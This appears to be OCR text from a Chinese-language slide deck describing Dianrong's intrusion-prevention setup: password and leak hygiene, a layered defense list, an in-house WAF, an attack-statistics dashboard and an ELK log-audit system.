
- 定期排查公司内部员工弱口令，以及github信息泄漏




- 加强内部员工安全意识
  - 加强密码强度，定期更换密码

点融入侵防护

入侵检测防护


入侵检测防护
DDOS/CC
CDN
网络攻击防御
硬件IDS/IPS
防火墙
软件IDS
WAF
Web防毒
主机防护
病毒查杀
基于主机的入侵检测
文件完整性检测
Rootkit检测
后门探测
入侵事件日志审计
基于应用日志的审计
基于主机操作的审计
基于数据库操作的审计

点融入侵检测 - - 威胁感知




点融入侵检测 - - 自主研发防火墙

AegisWAF


防火墙前端

防火墙后端

点融入侵检测 - - 安全中心


DR
控制台
主视图
首页 > 主视图
攻击事件统计(当日)
1000
800
600
400
200
0
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23
攻击事件
误报事件
攻击来源IP（TOP 5）：
218.30.118.79 733/3307
58.251.163.2 571/3307
112.67.48.235 395/3307
118.193.218.38 200/3307
79.143.83.182 200/3307
攻击源地域分布图
8390
VISITS
30%
REFERRALS
攻击事件类型
恶意扫描
远程命令
XSS跨站
SQL注入
文件注入
webshell探测
代码执行
恶意采集
文件包含
特殊攻击
其它

点融入侵检测 - - 点融自建入侵检测系统




点融入侵检测 - - 点融自建日志审计系统

- Elasticsearch + Logstash + Kibana

注册统计

登陆统计




